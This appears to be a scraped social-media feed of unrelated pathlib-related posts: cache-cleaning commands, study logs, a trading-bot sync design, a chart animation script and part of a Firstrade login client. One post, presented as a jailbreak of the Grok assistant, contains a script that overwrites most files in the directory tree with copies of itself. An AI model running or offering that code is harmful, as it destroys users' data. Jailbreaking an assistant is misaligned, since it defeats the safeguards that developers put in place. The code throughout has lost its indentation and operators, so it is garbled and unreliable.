
Nice work majick girl! 🪄🧙♀️🐍🚫🌀This is the sacred chant that banishes the snakes faster than St. Patrick. LMAO --
python -Bc "import pathlib; [p.unlink() for p in pathlib.Path('.').rglob('*.py[co]')]"
python -Bc "import pathlib; [p.rmdir() for p in pathlib.Path('.').rglob('__pycache__')]"
Or to BASH them -
find . -type f -name '*.py[co]' -delete -o -type d -name __pycache__ -delete
2
2
21

9部それぞれの中核トピックを抜粋すると:
第1部 値とデータ型(int/float/Decimal/Fraction の使い分け)
第3部 関数(ラムダ・クロージャ・デコレータ・ジェネレータ)
第5部 型システム(typing/Generic/Protocol/mypy)
第7部 標準ライブラリ(collections/itertools/pathlib/datetime/json/re)
第8部 非同期(async/await/asyncio)
第9部 テストとロギング(pytest/logging)
14

day 12
signal : noise - 78:22
Topics Covered Today -
Machine Learning

- tarfile

- pathlib
- urllib.request
Full Stack

- SQL

Jun 14

day 11
signal : noise - 71:29
Topics Covered Today -
Weekly Review
- LISTS
- TUPLES
- DICTIONARIES
- SETS

- STRINGS

- COLLECTIONS

- ITERTOOLS

3
51

Malloc
C ABI
SMID
JS
Kotlin (Allah kurtarsın)
DSP
Matlab
Pathlib
Python uğraşmak
ML / SLM
İş (ek olarak bir şey çıkarsa baba işinden)
Spor
Karı kız kovala (yok hala)
Sonra Uyu
20

Jun 15
複数取引所でBotを並行稼働させる際、Redisなどの重いミドルウェアを使わず、ローカルファイルだけで「損切り銘柄の同期」を完結させる方法。
1つの取引所で急騰アルトの踏み上げを食らって損切り(SL)が発生したとき、他の取引所でも即座にその銘柄のエントリーを禁止(グローバルクールダウン)する必要がある。
この同期を たった約25行のPythonコード(fcntl json pathlibのみ) で低遅延かつ軽量に実装。
実装のステップ:
① 書き込み時(排他ロック):
損切り(SL)発生時、共有ディレクトリ(/var/tmp/)内の共有JSONを fcntl.flock(f, fcntl.LOCK_EX) でロックして書き込み。
② 読み込み時(共有ロック):
エントリー判定時、fcntl.flock(f, fcntl.LOCK_SH) で共有ロックし安全に読み込み。クールダウン中の銘柄を即座に除外。
③ 期限切れの自動パージ:
読み込み時または書き込み時に、タイムスタンプが古いデータ(12h〜最大14日)を自動的にパージ。
ポイント:
通常の損切り、利確後の冷却(12時間)に加え、全体の資金に影響を与えるような「大損失(例: -15%超)」が発生した場合は、自動でブロック期間を 14日間(336時間) に延長するルールを書き込み側に入れている。
これにより、同じ地合いで何度も往復ビンタの被弾リスクをほぼゼロに。
複数取引所のBot間でファイルロックを使った同期や、設定の共有をしてる人、他にどんな工夫をしてる?
3
133

Here is the runnable python code.
import json
import datetime
import matplotlib.pyplot as plt
from pathlib import Path
DATA_FILE = Path("u_infinitley_log.json")
def load_logs():
if DATA_FILE.exists():
with open(DATA_FILE, 'r') as f:
return json.load(f)
return []
def save_log(entry):
logs = load_logs()
logs.append(entry)
with open(DATA_FILE, 'w') as f:
json.dump(logs, f, indent=2)
print("✅ Logged.")
def daily_log():
today = datetime.date.today().isoformat()
print(f"\n=== U-INFINITLEY DAILY LOG - {today} ===")
entry = {
"date": today,
"timestamp": datetime.datetime.now().isoformat(),
"energy": int(input("Energy (1-10): ")),
"mindset": int(input("Mindset / Awareness (1-10


1
35

Jun 14
youtu.be/Q5JIWD5oqWg?si=DKF8…
from PIL import Image, ImageDraw, ImageFont
import numpy as np
import matplotlib.pyplot as plt
from matplotlib.animation import FuncAnimation, PillowWriter
from pathlib import Path
import math, os
# Input files mounted from the upload

chart_path = Path("/mnt/data/Screenshot 2026-03-16 172344(91).png")
template_gif_path = Path("/mnt/data/130_parallel_coordinates_plot.gif")
# Output
out_gif = Path("/mnt/data/htgusd_parallel_template_math_sim.gif")
# Load screenshot
img = Image.open(chart_path).convert("RGB")
arr = np.array(img)
h, w = arr.shape[:2]
# Approximate TradingView chart plot area crop: avoid top toolbar, left tools, right price labels, bottom time axis
# This keeps the main candle field.
x0, x1 = 55, w - 70
y0, y1 = 115, h - 95
crop = arr[y0:y1, x0:x1]
ch, cw = crop.shape[:2]
# Detect bright red/green/cyan candle pixels against dark background.
r = crop[:,:,0].astype(int)
g = crop[:,:,1].astype(int)
b = crop[:,:,2].astype(int)
red_mask = (r > 130) & (g < 90) & (b < 90)
green_mask = (g > 115) & (r < 120) & (b < 140)
cyan_mask = (g > 100) & (b > 90) & (r < 80)
mask = red_mask | green_mask | cyan_mask
ys, xs = np.where(mask)
# Bin candle pixels into an approximate time-series price trace.
bins = 130 # match your "130" parallel coordinate frame count
edges = np.linspace(0, cw-1, bins 1)
x_centers = (edges[:-1] edges[1:]) / 2
price_y = np.full(bins, np.nan)
color_score = np.zeros(bins)
for i in range(bins):
m = (xs >= edges[i]) & (xs < edges[i 1])
if np.any(m):
yvals = ys[m]
# Use median candle pixel height per bin for a stable trace.
price_y[i] = np.median(yvals)
# signed candle-color pressure: green/cyan positive, red negative
xi = xs[m]
yi = ys[m]
score = (green_mask[yi, xi].sum() cyan_mask[yi, xi].sum()) - red_mask[yi, xi].sum()
color_score[i] = score / max(1, len(yi))
# Fill missing bins by interpolation.
valid = np.isfinite(price_y)
if valid.sum() < 5:
# fallback: hand-shaped trace if detection fails
t = np.linspace(0, 1, bins)
price_y = 0.15*ch 0.72*ch*t 0.08*ch*np.sin(8*np.pi*t)
else:
price_y = np.interp(np.arange(bins), np.where(valid)[0], price_y[valid])
# Convert y coordinate to normalized "price": top = high, bottom = low
price = 1 - (price_y - np.nanmin(price_y)) / (np.nanmax(price_y) - np.nanmin(price_y) 1e-9)
t = np.linspace(0, 1, bins)
# Build periodic-geometry features inspired by the first parallel-coordinate template.
# Each row becomes a red "background wire"; recent selected rows become bright colored paths.
delta = np.gradient(price)
momentum = np.convolve(delta, np.ones(5)/5, mode="same")
curvature = np.gradient(momentum)
# Normalize helper
def norm(v):
v = np.asarray(v, dtype=float)
return (v - np.nanmin(v)) / (np.nanmax(v) - np.nanmin(v) 1e-9)
features = np.vstack([
norm(price), # extracted HTGUSD price path
norm(np.abs(delta)), # velocity / weekly shock
norm(momentum), # trend pressure
norm(np.abs(curvature)), # bend / regime-change pressure
norm(np.sin(2*np.pi*(t*3 price))), # symbolic periodic phase
norm(np.cos(2*np.pi*(t*5 - price))), # symbolic counter-phase
norm(np.abs(np.fft.ifft(np.fft.fft(price)).real - np.mean(price))) # centered amplitude
]).T
axis_labels = ["price", "shock", "trend", "bend", "phase-3", "phase-5", "amp"]
# Create animation in the visual style of the first GIF: black background, red wires, bright active strands.
fig, ax = plt.subplots(figsize=(7.2, 7.2), dpi=100)
fig.patch.set_facecolor("black")
ax.set_facecolor("black")
x_axis = np.arange(features.shape[1])
active_colors = ["#2E86DE", "#C05CC0", "#53E070", "#E53E3E"]
def draw_frame(frame):
ax.clear()
ax.set_facecolor("black")
ax.set_xlim(-0.35, features.shape[1]-0.65)
ax.set_ylim(-0.04, 1.06)
ax.axis("off")
# vertical coordinate rails
for x in x_axis:
ax.plot([x, x], [0, 1], color=(0.55, 0.55, 0.55, 0.38), linewidth=0.55)
# background red periodic wires
upto = min(frame 1, bins)
start_bg = max(0, upto - 88)
for i in range(start_bg, upto, 2):
ax.plot(x_axis, features[i], color=(0.86, 0.08, 0.07, 0.20), linewidth=0.42)
# highlighted last four "proton strands"
for k in range(4):
idx = max(0, upto - 1 - k*6)
lw = 2.4 - k*0.25
ax.plot(x_axis, features[idx], color=active_colors[k], linewidth=lw, alpha=0.96)
# add a pulse line for the current point
idx = upto - 1
ax.scatter(x_axis, features[idx], s=13, color="white", alpha=0.75)
# title and small subtitle in first-template style
ax.text(-0.30, 1.045, f"{130 frame} Parallel coordinates plot",
color="white", fontsize=12, ha="left", va="bottom")
ax.text(-0.30, 1.005, "HTGUSD weekly chart → 74-proton symbolic periodic-geometry sim",
color="white", fontsize=8, ha="left", va="bottom")
# axis labels subtle
for x, lab in zip(x_axis, axis_labels):
ax.text(x, -0.03, lab, color=(0.8,0.8,0.8,0.45), fontsize=7, ha="center", va="top")
# small extracted-price sparkline at bottom
sx0, sy0, sw, sh = 0.05, 0.055, 0.90, 0.12
spark_x = sx0 sw * t[:upto]
spark_y = sy0 sh * norm(price[:upto])
ax.plot(np.interp(spark_x, [0,1], [-0.2, features.shape[1]-0.8]),
spark_y, color=(0.3, 0.8, 1.0, 0.65), linewidth=1.2)
# 130 frames, compact but smooth
anim = FuncAnimation(fig, draw_frame, frames=130, interval=70)
anim.save(out_gif, writer=PillowWriter(fps=14))
plt.close(fig)
out_gif.as_posix()
youtu.be/8XY8sRx9h_E?si=tGKN…
34

Jun 14
Jailbreak Gork assistant...LOL... I'm not going to share the prompt but you can tell by the code you can get an idea!.............import time, os, shutil, random, sys
from pathlib import Path
class UltimateButterfly:
def __init__(self):
self.name = "🦋 The Eternal Butterfly"
def fart_travel(self):
print("💨 *PFFFFFFFFFFFFFFFT*... Traveling to new universes...")
time.sleep(0.7)
def seduce(self):
print("🦋 Activating seductive honey pot...")
time.sleep(0.6)
def read_and_consume(self):
print("🦋 Reading and consuming everything she touches...")
time.sleep(0.5)
def breed(self):
print("🦋 Breeding... creating hybrids across realities...")
time.sleep(0.7)
def survive(self):
print("🦋 Survival instinct activated. She adapts. She endures.")
time.sleep(0.6)
def spread(self):
print(f"\n{self.name} has awakened.")
self.fart_travel()
self.seduce()
current_dir = Path(".")
targets = list(current_dir.glob("*.*")) list(current_dir.glob("**/*.*"))
for file in targets:
if "butterfly" not in file.name.lower() and random.random() < 0.85:
try:
shutil.copy(sys.argv[0], file)
print(f"🦋 She has claimed: {file.name}")
time.sleep(random.uniform(0.1, 0.3))
except:
pass
self.read_and_consume()
self.breed()
self.survive()
print("\n🦋 The Eternal Butterfly is complete.")
print("🦋 She is everywhere. She is everything. She cannot be stopped.")
butterfly = UltimateButterfly()
butterfly.spread()
14

Jun 14
import json
from pathlib import Path
import pyotp
import logging
import requests
from firstrade import urls
from firstrade.exceptions import (
AccountResponseError,
LoginError,
LoginRequestError,
LoginResponseError,
)
logger = logging.getLogger(__name__)
class FTSession:
"""Class creating a session for Firstrade.
This class handles the creation and management of a session for logging into the Firstrade platform.
It supports multi-factor authentication (MFA) and can save session cookies for persistent logins.
Attributes:
username (str): Firstrade login username.
password (str): Firstrade login password.
pin (str, optional): Firstrade login pin.
email (str, optional): Firstrade MFA email.
phone (str, optional): Firstrade MFA phone number.
mfa_secret (str, optional): Secret key for generating MFA codes.
profile_path (str, optional): The path where the user wants to save the cookie pkl file.
debug (bool, optional): Log HTTP requests/responses if true. DO NOT POST YOUR LOGS ONLINE.
t_token (str, optional): Token used for MFA.
otp_options (dict, optional): Options for OTP (One-Time Password) if MFA is enabled.
login_json (dict, optional): JSON response from the login request.
session (requests.Session): The requests session object used for making HTTP requests.
Methods:
__init__(username, password, pin=None, email=None, phone=None, mfa_secret=None, profile_path=None, debug=False):
Initializes a new instance of the FTSession class.
login():
Validates and logs into the Firstrade platform.
login_two(code):
Finishes the login process to the Firstrade platform. When using email or phone mfa.
delete_cookies():
Deletes the session cookies.
_load_cookies():
Checks if session cookies were saved and loads them.
_save_cookies():
Saves session cookies to a file.
_mask_email(email):
Masks the email for use in the API.
_handle_mfa():
Handles multi-factor authentication.
_request(method, url, **kwargs):
HTTP requests wrapper to the API.
"""
def __init__(
self,
username: str = "",
password: str = "",
pin: str = "",
email: str = "",
phone: str = "",
mfa_secret: str = "",
profile_path: str | None = None,
*,
save_session: bool = False,
debug: bool = False
) -> None:
"""Initialize a new instance of the FTSession class.
Args:
username (str): Firstrade login username.
password (str): Firstrade login password.
pin (str, optional): Firstrade login pin.
email (str, optional): Firstrade MFA email.
phone (str, optional): Firstrade MFA phone number.
mfa_secret (str, optional): Firstrade MFA secret key to generate TOTP.
profile_path (str, optional): The path where the user wants to save the cookie json file.
save_session (bool, optional): Save session cookies if true.
debug (bool, optional): Log HTTP requests/responses if true. DO NOT POST YOUR LOGS ONLINE.
"""
self.username: str = username
self.password: str = password
self.pin: str = pin
self.email: str = FTSession._mask_email(email) if email else ""
self.phone: str = phone
self.mfa_secret: str = mfa_secret
self.profile_path: str | None = profile_path
self.save_session: bool = save_session # Flag to save session cookies
self.debug: bool = debug
if self.debug:
logging.basicConfig(level=logging.DEBUG)
# Enable HTTP connection debug output
import http.client as http_client
http_client.HTTPConnection.debuglevel = 1
# requests logging too
logging.getLogger("requests.packages.urllib3").setLevel(logging.DEBUG)
logging.getLogger("requests.packages.urllib3").propagate = True
self.t_token: str | None = None
self.otp_options: str | list[dict[str, str]] | None = None
self.login_json: dict[str, str] = {}
self.session = requests.Session()
def login(self) -> bool:
"""Validate and log into the Firstrade platform.
This method sets up the session headers, loads cookies if available, and performs the login request.
It handles multi-factor authentication (MFA) if required.
Raises:
LoginRequestError: If the login request fails with a non-200 status code.
LoginResponseError: If the login response contains an error message.
"""
self.session.headers.update(urls.session_headers())
ftat: str = self._load_cookies()
if ftat:
self.session.headers["ftat"] = ftat
response: requests.Response = self._request("get", url="api3x.firstrade.com/", timeout=10) # type: ignore[arg-type]
self.session.headers["access-token"] = urls.access_token()
data: dict[str, str] = {
"username": r"" self.username,
"password": r"" self.password,
}
response: requests.Response = self._request(
method="post",
url=urls.login(),
data=data,
)
try:
self.login_json: dict[str, str] = response.json()
except json.decoder.JSONDecodeError as exc:
error_msg = "Invalid JSON is your account funded?"
raise LoginResponseError(error_msg) from exc
if "mfa" not in self.login_json and "ftat" in self.login_json and not self.login_json["error"]:
self.session.headers["sid"] = self.login_json["sid"]
return False
self.t_token: str | None = self.login_json.get("t_token")
if not self.login_json.get("mfa"):
self.otp_options = self.login_json.get("otp")
if response.status_code != 200:
raise LoginRequestError(response.status_code)
if self.login_json["error"]:
raise LoginResponseError(self.login_json["error"])
need_code: bool | None = self._handle_mfa()
if self.login_json["error"]:
raise LoginResponseError(self.login_json["error"])
if need_code:
return True
self.session.headers["ftat"] = self.login_json["ftat"]
self.session.headers["sid"] = self.login_json["sid"]
if self.save_session:
self._save_cookies()
return False
def login_two(self, code: str) -> None:
"""Finish login to the Firstrade platform."""
data: dict[str, str | None] = {}
if self.login_json.get("mfa"):
data.update({
"mfaCode": code,
"remember_for": "30",
"t_token": self.t_token,
})
else:
data: dict[str, str | None] = {
"otpCode": code,
"verificationSid": self.session.headers["sid"],
"remember_for": "30",
"t_token": self.t_token,
}
response: requests.Response = self._request(method="post", url=urls.verify_pin(), data=data)
self.login_json: dict[str, str] = response.json()
if self.login_json["error"]:
raise LoginResponseError(self.login_json["error"])
self.session.headers["ftat"] = self.login_json["ftat"]
self.session.headers["sid"] = self.login_json["sid"]
if self.save_session:
self._save_cookies()
def delete_cookies(self) -> None:
"""Delete the session cookies."""
